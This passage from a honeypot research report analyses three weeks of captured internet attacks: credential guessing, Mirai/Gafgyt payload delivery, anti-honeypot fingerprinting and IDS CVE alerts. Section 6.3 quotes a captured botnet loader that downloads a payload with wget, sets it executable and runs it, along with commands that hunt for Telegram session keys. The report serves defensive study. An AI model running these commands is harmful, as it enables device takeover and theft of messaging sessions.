Two smaller usernames are worth noting. `buh` and `sklad` are Russian business account conventions for accounting and warehouse systems, indicating a wordlist built for Russian-language environments rather than a generic global list. And `azureadmin`, `azureuser`, and `adminuser` appear for the first time on September 13 and run through teardown, each from a single address, marking a cloud-targeted wordlist arriving in the final 48 hours.

5.4 Credentials and the embedded device problem

Plaintext credential analysis rests on Cowrie and the non-VNC portion of Heralding, since the two highest-volume protocols disclose hashes rather than passwords.

Default account credentials for nine distinct hardware manufacturers were attempted:

Manufacturer	Attempts
Huawei	326
ZTE	111
Ubiquiti	106
Dahua	71
HiSilicon	59
Conexant/Zhone	41
Ruijie	39
H3C	11
Zyxel	10

The Zyxel entry is the interesting one. The credential attempted is the hardcoded administrative account from CVE-2020-29583, an undocumented backdoor in Zyxel firewall firmware. Ten login attempts were made using it.

This deserves precision. Those are credential attempts against a backdoor account, not exploitation of a software vulnerability. The distinction matters because it demonstrates something about detection: the intrusion detection system recorded zero alerts for CVE-2020-29583, because nothing about a valid login attempt looks like an exploit. Signature-based CVE detection undercounts vulnerability-specific targeting whenever that targeting arrives as a credential.

VNC passwords followed a different pattern entirely. Where SSH and Telnet saw vendor defaults, VNC saw human first names: isabel at 203 attempts, janine at 182, conner at 173, along with david1, miriam, kristina, amelia, april, chris, and paloma. That is a wordlist built for consumer and small-office VNC installations where a person chose the password, not for embedded devices shipped with defaults.

6. Attacker behavior

6.1 Tooling

SSH client version strings are self-reported and trivially spoofed, but the distribution is still informative.

Client string	Connections	Source IPs
SSH-2.0-Go	50,503	731
SSH-2.0-libssh-0.2	5,234	6
SSH-2.0-PuTTY_Release_0.84	788	3

`SSH-2.0-Go` is the default banner of Go's standard SSH library. It appears from 731 distinct addresses, which means the overwhelming majority of SSH brute force came from custom-written Go tooling rather than off-the-shelf scanners like Hydra or Medusa. Attackers are building their own.

6.2 Malware delivery




Figure 7. Cowrie attacker funnel, from sessions opened to payloads fetched.

Cowrie recorded 62 payload fetch attempts, of which 53 succeeded, capturing seven distinct samples by SHA-256 hash.

URL pattern	Target
<code>Sakura.sh</code>	Dropper script
<code>m-i.p-s.Sakura</code>	MIPS architecture binary
<code>m-p.s-l.Sakura</code>	MIPSEL architecture binary
<code>s-h.4-.Sakura</code>	SuperH SH-4 architecture binary
<code>bins/kla.sh</code>	Second dropper, separate infrastructure

The architecture suffixes are the finding. MIPS, MIPSEL, and SuperH are embedded processor families found in routers, IP cameras, and DVRs. This is cross-architecture botnet deployment aimed at consumer network equipment, and it connects directly to the vendor-default credentials in section 5.4. The same operators guessing Dahua and Huawei defaults are the ones delivering these payloads.

One detail on infrastructure: the delivering address and the hosting address differ by two in the final octet, indicating adjacent addresses rented from the same provider. One address persisted across 14 separate days attempting the same two samples.

The fetches succeeded because egress filtering permitted HTTP on port 80, which every payload URL used. This is a correction to my own collection notes, which recorded egress filtering as having blocked malware retrieval. It blocked outbound SSH, SMTP, and arbitrary ports. It did not block HTTP.

Family attribution, verified. All seven hashes were submitted to VirusTotal for multi-engine analysis. Five returned detections; two did not.

Filename	Detections	Type	Architecture	Threat label
s-h.4-.Sakura	46 / 64	ELF	AArch64	trojan.gafgyt/mirai
m-i.p-s.Sakura	44 / 63	ELF	MIPS32	trojan.gafgyt/mirai
m-p.s-l.Sakura	43 / 62	ELF	MIPSEL	trojan.gafgyt/mirai
Sakura.sh	39 / 60	shell	n/a	downloader.medusa/shell
kla.sh	32 / 61	shell	n/a	downloader.bash/miraia
unnamed .bin	0 / 60	unknown	unknown	none
unnamed	0 / 61	text, 55 bytes	n/a	none

The three binaries are confirmed **Gafgyt/Mirai/BASHLITE** DDoS agents. Vendor analysis describes hardcoded command-and-control connections, a registration beacon reporting device IP, port and architecture, and flood commands covering TCP, UDP, Valve Source Engine query amplification, and STD/HEX. One adds OVHKILL and CRUSH attack vectors.

One correction to an earlier inference. The filename s-h.4-.Sakura reads as SuperH SH-4, and that is what I assumed. Static analysis shows it is compiled for **AArch64**, a 64-bit ARM target. Filename conventions in this family are not reliable architecture indicators, and I would have published the wrong architecture had the hashes not been checked.

Both droppers carry anti-analysis behavior. Sakura.sh is tagged for debug-environment detection, service scanning, and self-deletion. kla.sh adds process-name spoofing, persistence, and long sleeps. This is the same tradecraft documented in section 6.4: the operators expect to land in instrumented environments and build for it.

kla.sh also attempts payloads across more than ten architectures, including x86_64, x86, MIPS, ARM variants, PowerPC, m68k, SuperH, SPARC, ARC and i486/i686, saving each as net_bot. That breadth is consistent with indiscriminate embedded-device targeting rather than a campaign aimed at any particular platform.

The two undetected samples. One is 55 bytes of plain text, which is consistent with a failed fetch capturing an error response rather than a payload. The other is an unnamed binary with no detections across 60 engines. Zero detections does not establish that a file is benign; it establishes that no participating vendor has a signature for it.

Per-sample results are published in data/malware_attribution.csv.

The binaries themselves were not retained, since only log directories were archived at teardown. Attribution above comes from VirusTotal’s multi-engine analysis of the hashes. No static analysis was performed locally and none is claimed.

6.3 No human intrusion, and how I verified it

Across 1,397 successful logins and 1,182 sessions containing typed commands, no session showed behavior distinguishable from automation. No typos, no backspaces, no exploratory pauses, no corrected commands.

The most promising lead failed on inspection. Three addresses connected 788 times advertising PuTTY, an interactive Windows GUI client, and succeeded at authentication 57 times. They typed nothing. A person opening PuTTY, obtaining a shell, and entering no commands 57 times does not happen. Those clients were spoofing the banner while running automated brute force.

Client version strings are attacker-controlled and are not evidence of human presence. That is the conclusion, and it is more useful than the finding I was hoping for.

Two automated playbooks did show human-like inter-command timing, which is worth understanding because it is a trap for analysis.

Playbook one, botnet loader. Two addresses ran this sequence byte-for-byte identically, differing only in a per-victim campaign token embedded in the URL:

```
+0.0s  uname -a
+1.0s  hostname
+1.9s  uname -m && pkill upnpsetup
+3.0s  rm ./upnpsetup
+4.2s  wget http://[redacted]/k.php?a=mips,[token] -O ./upnpsetup
+5.3s  chmod 777 ./upnpsetup
+6.5s  sudo ./upnpsetup
+38.4s ./upnpsetup
```

One-second gaps look like typing. They are scripted delays. The 32-second pause is a timeout waiting on a binary that never arrived, not a person thinking.

Playbook two, credential and session theft. Ten addresses ran a materially different sequence:

/ip cloud print	MikroTik router identification
ps grep '[Mm]iner'	competing cryptominer detection
ls ~/.local/share/TelegramDesktop/tdata	Telegram session data
locate D877F783D5D3EF8Cs	Telegram local encryption key
ls /dev/ttyGSM*	GSM modem, SMS interception
echo Hi cat -n	shell verification

D877F783D5D3EF8C is the filename of Telegram Desktop’s local encryption key and a documented indicator for Telegram session-stealing malware. Combined with the GSM modem check, this operator is hunting messaging session tokens and SMS interception capability rather than building a DDoS botnet. It is the most purposeful tooling in the dataset.

6.4 Anti-honeypot fingerprinting

Among the 8,569 captured commands is a reconnaissance script roughly 2,500 characters long, executed 99 times. Most of it is ordinary system profiling with layered fallbacks: try `uname` , then `/bin/uname` , then `/usr/bin/uname` , then `busybox uname` , then `/proc/version` , then `/etc/os-release` . It gathers CPU model, GPU details, core count, uptime, and login history.

The final section is different. It writes a file, makes it executable, runs it, and captures the error output from deliberately invalid commands:

```
path_err=    output of ./xxxxxx
cmd_err=     output of xxxxxx
execute_err= result of writing, chmod, and executing a script
```

This is environment fingerprinting. Real shells, containers, and honeypot emulators produce different error strings and have different filesystem write permissions. The operator is checking whether the shell is genuine before deploying anything of value.

It maps to MITRE ATT&CK T1497, Virtualization/Sandbox Evasion, alongside T1082, System Information Discovery. It also partly explains section 6.3: sophisticated operators test for emulation, and a low-interaction honeypot fails that test.

The command distribution shows a second pattern worth noting. `config terminal` , `enable` , `system` , `shell` , and `linuxshell` each appear between 300 and 600 times. Those are Cisco IOS and embedded router command syntax being fired blindly at an SSH honeypot, another signal of tooling built for network equipment.

7. Vulnerability exploitation

Across 499,038 IDS alerts, only two signatures carried CVE identifiers, totaling 50 alerts against roughly four million attack events.

7.1 CVE-2020-11910, a false positive

Attribute	Value
Signature	ET EXPLOIT Possible CVE-2020-11910 anomalous ICMPv4 type 3, code 4 Path MTU Discovery
Alerts	48
Source IPs	2
Distribution	47 from one address, 1 from another
Protocol	ICMP
Window	Aug 31 to Sep 8

ICMP type 3 code 4 is “Fragmentation Needed,” the standard Path MTU Discovery message. This is ordinary network path negotiation. The rule is named “Possible” because it flags anomalous instances of legitimate traffic, and 47 of 48 alerts came from a single host over eight days.

This is a false positive, not an attack.

It is also a useful illustration. The underlying vulnerability is real: CVE-2020-11910 is part of the Ripple20 set affecting the Treck embedded TCP/IP stack, an out-of-bounds read in ICMPv4 handling. NVD scores it 5.3 MEDIUM. CISA-ADP scores the same CVE 9.8 CRITICAL. A four-point disagreement between two authoritative sources on one vulnerability is itself worth knowing about when triaging.

But none of that applies here, because this deployment does not emulate the affected stack and the traffic is not an attack. A functioning signature can produce a stream of alerts that mean nothing. Distinguishing the two requires looking at the packets rather than the alert count.

7.2 CVE-2020-5902, genuine

Attribute	Value
Signature	ET EXPLOIT F5 TMUI RCE vulnerability CVE-2020-5902 Attempt M1
Category	Attempted Administrator Privilege Gain
Severity	1, highest
Alerts	2
Source	One address, both attempts
Destination port	3000
Timestamps	Sep 10 17:55 and Sep 12 00:06

CVE-2020-5902 is a remote code execution flaw in the F5 BIG-IP Traffic Management User Interface, scored 9.8 CRITICAL by both NVD and CISA-ADP, and listed in the CISA Known Exploited Vulnerabilities catalog. Public exploits and a Metasploit module exist.

Two observations the alert count alone would not give. Both attempts came from the same address, which belongs to a major cloud provider's US East region. An F5 exploitation attempt from mainstream cloud infrastructure is at least as consistent with a commercial vulnerability scanning service as with an attacker, and this report does not assert which.

The destination port was 3000, not F5's standard management ports. The scanner was probing for the management interface wherever it might be listening rather than targeting a known installation, which reads as breadth-first scanning.

7.3 What this means




Figure 8. CVE-tagged detections against total alert volume, log scale.

One genuine CVE-specific detection in 21 days against roughly four million attack events.

The comparison that matters is with credential activity. The RDP honeypot alone recorded 120,175 authentication attempts. SIP recorded 282,152 REGISTER requests. VNC recorded over a million. Against that, two packets probing for a specific software vulnerability.

For a defender the priority ordering follows directly. Credential hygiene, default account removal, and exposure reduction address the overwhelming majority of what actually arrives. Patching addresses a real but numerically tiny fraction of unsolicited internet traffic. Both matter, but they do not matter equally in volume, and a threat model built from headlines will invert the ratio.

One caveat on the alert totals. The two highest-count signatures, at 122,179 alerts each, are packet decoder rules that fired on identical traffic and recorded no source address. Those are capture-layer artifacts rather than network events, and they account for 49% of all alerts. Any total alert figure needs that stated.

Six conclusions recorded during collection did not survive contact with the raw logs. They are listed because the pattern behind them is the useful part.

Attacks by Country and Port

Username Tagcloud

Password Tagcloud

Suricata Alert Category Histogram

Attacker AS/N - Top 10

AS	ASN	Count
9299	Philippine Long Distanc	53,447
18229	CtrIS	49,336
23470	ReliableSite.Net LLC	30,521
198364	Banatsync Srl	10,998
29802	HIVELocity, Inc.	10,299
14061	DigitalOcean, LLC	6,575
209334	Modet B.V.	6,382
16276	OVH SAS	5,902
213412	ONYPHE SAS	5,520
386982	Google LLC	4,595

Attacker Source IP - Top 10

Source IP	Count
45.184.46.105	49,336
58.69.249.243	32,027
172.110.223.49	26,727
124.106.16.142	21,416
23.111.166.26	5,490
239.119.250	4,676
77.239.124.251	3,939
77.239.124.252	3,930
178.128.32.226	3,914
172.110.223.207	3,497

Suricata CVE - Top 10

No results found

Suricata Alert Signature - Top 10

ID	Description	Count
2200003	SURICATA IPv4 truncated packet	10,886
2200122	SURICATA AF-PACKET truncated packet	10,886
2210051	SURICATA STREAM Packet with broken ack	3,163
2210061	SURICATA STREAM spurious retransmission	697
2210048	SURICATA STREAM reassembly sequence GAP -- missing packet(s)	552
2260002	SURICATA Applayer Detect protocol only one direction	508
2210055	SURICATA STREAM 3way handshake excessive different SYN/ACKs	495
2001978	ET INFO SSH session in progress on Expected Port	476
2221036	SURICATA HTTP Response excessive header repetition	396
2228000	SURICATA SSH invalid banner	320

Exit full screen

Five of the six trace to one root cause: reading dashboard panels instead of logs.

Kibana’s username and password tagclouds aggregate across every honeypot simultaneously. Reading the password cloud while looking at RDP figures elsewhere on the same screen produced error 1, which was both the wrong honeypot and the wrong field. Errors 2 through 4 came from 24-hour snapshot views taken at checkpoints, which show a moment rather than a series and cannot distinguish “ended” from “dormant.” Error 6 came from Kibana rendering timestamps in browser local time while the server logged UTC.

Error 5 is different. That was an assumption about a control’s behavior that I never verified against its actual configuration.

Dashboards aggregate. Logs attribute. A panel is built for monitoring a running system, where the question is whether something is happening. It is not built for analysis, where the question is what specifically happened, to which service, from where, and when. Using one for the other produces confident and wrong answers.

Every figure in this report comes from the parsed CSV files published in this repository, and every CSV is produced by a script that can be rerun against the raw logs.

9. MITRE ATT&CK mapping

Observed behavior mapped to ATT&CK for Enterprise v15.

Tactic	Technique	ID	Evidence
Reconnaissance	Active Scanning: Scanning IP Blocks	T1595.001	Contact 4 minutes after exposure; 43,095 unique sources
Reconnaissance	Active Scanning: Vulnerability Scanning	T1595.002	CVE-2020-5902 probes on a non-standard port
Reconnaissance	Gather Victim Host Information	T1592	System profiling scripts executed on 99 occasions
Initial Access	Valid Accounts: Default Accounts	T1078.001	Vendor defaults across nine manufacturers; CVE-2020-29583 backdoor account
Initial Access	External Remote Services	T1133	120,175 RDP authentications; over 1M VNC attempts
Credential Access	Brute Force: Password Guessing	T1110.001	Wordlist attacks across SSH, RDP, VNC, SIP
Credential Access	Brute Force: Password Spraying	T1110.003	Single username across 537 source addresses
Credential Access	Steal Application Access Token	T1528	Telegram session data and encryption key enumeration
Discovery	System Information Discovery	T1082	<code>uname</code> , <code>/proc/cpuinfo</code> , <code>lspci</code> , uptime collection
Discovery	Virtualization/Sandbox Evasion	T1497	Deliberate error-string probing to detect emulation
Discovery	Process Discovery	T1057	<code>ps grep miner</code> , competing malware detection
Execution	Command and Scripting Interpreter: Unix Shell	T1059.004	8,569 shell commands captured
Command and Control	Ingress Tool Transfer	T1105	53 successful payload fetches, 7 distinct samples
Impact	Resource Hijacking	T1496	SIP toll fraud: 128,666 numbers with dial-plan probing

Tactic	Technique	ID	Evidence
Defense Evasion	Masquerading	T1036	Spoofted PuTTY banners; spoofed PBX User-Agent strings

10. Operational record

10.1 Incidents

External scan report, August 26. An international scanning organization reported an exposed Elasticsearch instance on port 9200 to the hosting provider, which opened a ticket. Investigation showed a false positive: the listener on 9200 was Elasticpot, a honeypot that emulates Elasticsearch, while the real Elasticsearch instance was bound to localhost and was never internet-facing. The response referenced the pre-deployment disclosure ticket and was sent the same day. No further action followed.

Dashboard outage, August 28. The Kibana container was recreated and returned HTTP 502 for approximately two minutes. Restart count was zero, exit code was zero, and the container was not out-of-memory killed. Ingestion was unaffected, verified by querying Elasticsearch directly rather than trusting the dashboard that had just failed.

Corrupt archive, September 5. An interrupted write produced a truncated 536 MB archive where 2.5 to 3.5 GB was expected. The size anomaly was noticed and confirmed with an integrity check. The archive was deleted, the export re-run, and verified on both ends. This led to a permanent procedure change: dual-end integrity verification before deleting any server-side copy.

Failed export path, September 15. The final archive command exited with a failure status because one path did not exist. The RDP honeypot writes to `data/rdphoneypot/`, while the command referenced `data/rdpy/`, a path from an older T-Pot release. No data was lost. The remaining paths archived correctly and the RDP data was captured in a second verified archive.

Recurring container restarts. The SIP honeypot container restarted independently at five of seven checkpoints. It initially looked like a defect. At the September 12 peak it processed 96,000 events without restarting, which points to load correlation rather than instability.

10.2 Cost

Item	Amount
August 2026	~\$35.00
September 2026	\$24.53
Signup credit	-\$5.00
Total	~\$54.53

Cost per million documents collected: approximately \$1.43.

Bandwidth consumed was 8 GB of a 5,000 GB allowance. Inbound honeypot traffic does not count against transfer, so four million attacks cost nothing in bandwidth. The 8 GB was almost entirely the outbound data exports.

11. Collection screenshots

Twenty-three Kibana captures taken at each checkpoint, plus the two NVD verification pages, are published in `screenshots/` with an index describing each one. Browser chrome was cropped from every capture because the honeypot address was visible in the URL bar.

They are a record of the live deployment, not evidence for the analysis. Every figure above is regenerated from raw logs by the scripts in `scripts/`. Where a capture disagrees with this report, the report is correct and section 8 explains why.

12. References

- Deutsche Telekom Security, *T-Pot: The All In One Multi Honeypot Platform*
- MITRE, *ATT&CK for Enterprise*, v15
- NIST, *National Vulnerability Database*, entries for CVE-2020-5902, CVE-2020-11910, and CVE-2020-29583
- MaxMind, *GeoLite2 ASN and Country databases*, September 2026
- Proofpoint, *Emerging Threats ruleset*
- VirusTotal, multi-engine analysis of seven captured sample hashes, September 2026
- Fortinet FortiGuard Labs, *The Ghosts of Mirai*, 2021

13. Conclusion

Twenty-one days of full internet exposure produced four million attack events from 43,095 addresses, and the shape of that traffic is consistent enough to state plainly.

Attackers rent commercial hosting. They specialize by protocol, with different operators running VNC, SIP, SSH, and RDP campaigns concurrently from different providers. They guess credentials at enormous scale and probe for specific vulnerabilities almost never. They target embedded network equipment heavily, using manufacturer default accounts and delivering payloads compiled for router and camera processors. Some of them check whether the shell they landed in is real before committing anything to it.

There is no grace period. First contact arrived four minutes after the firewall opened, on an address that had never been published anywhere.

The methodological result is worth as much as the findings. Six conclusions I recorded while watching a live dashboard were wrong, and all of them looked reasonable at the time. Dashboards are built to answer whether something is happening. They are not built to answer what specifically happened, and using one for the other produces answers that are confident, fast, and incorrect.

The corrected versions are in this report because the correction is the useful part.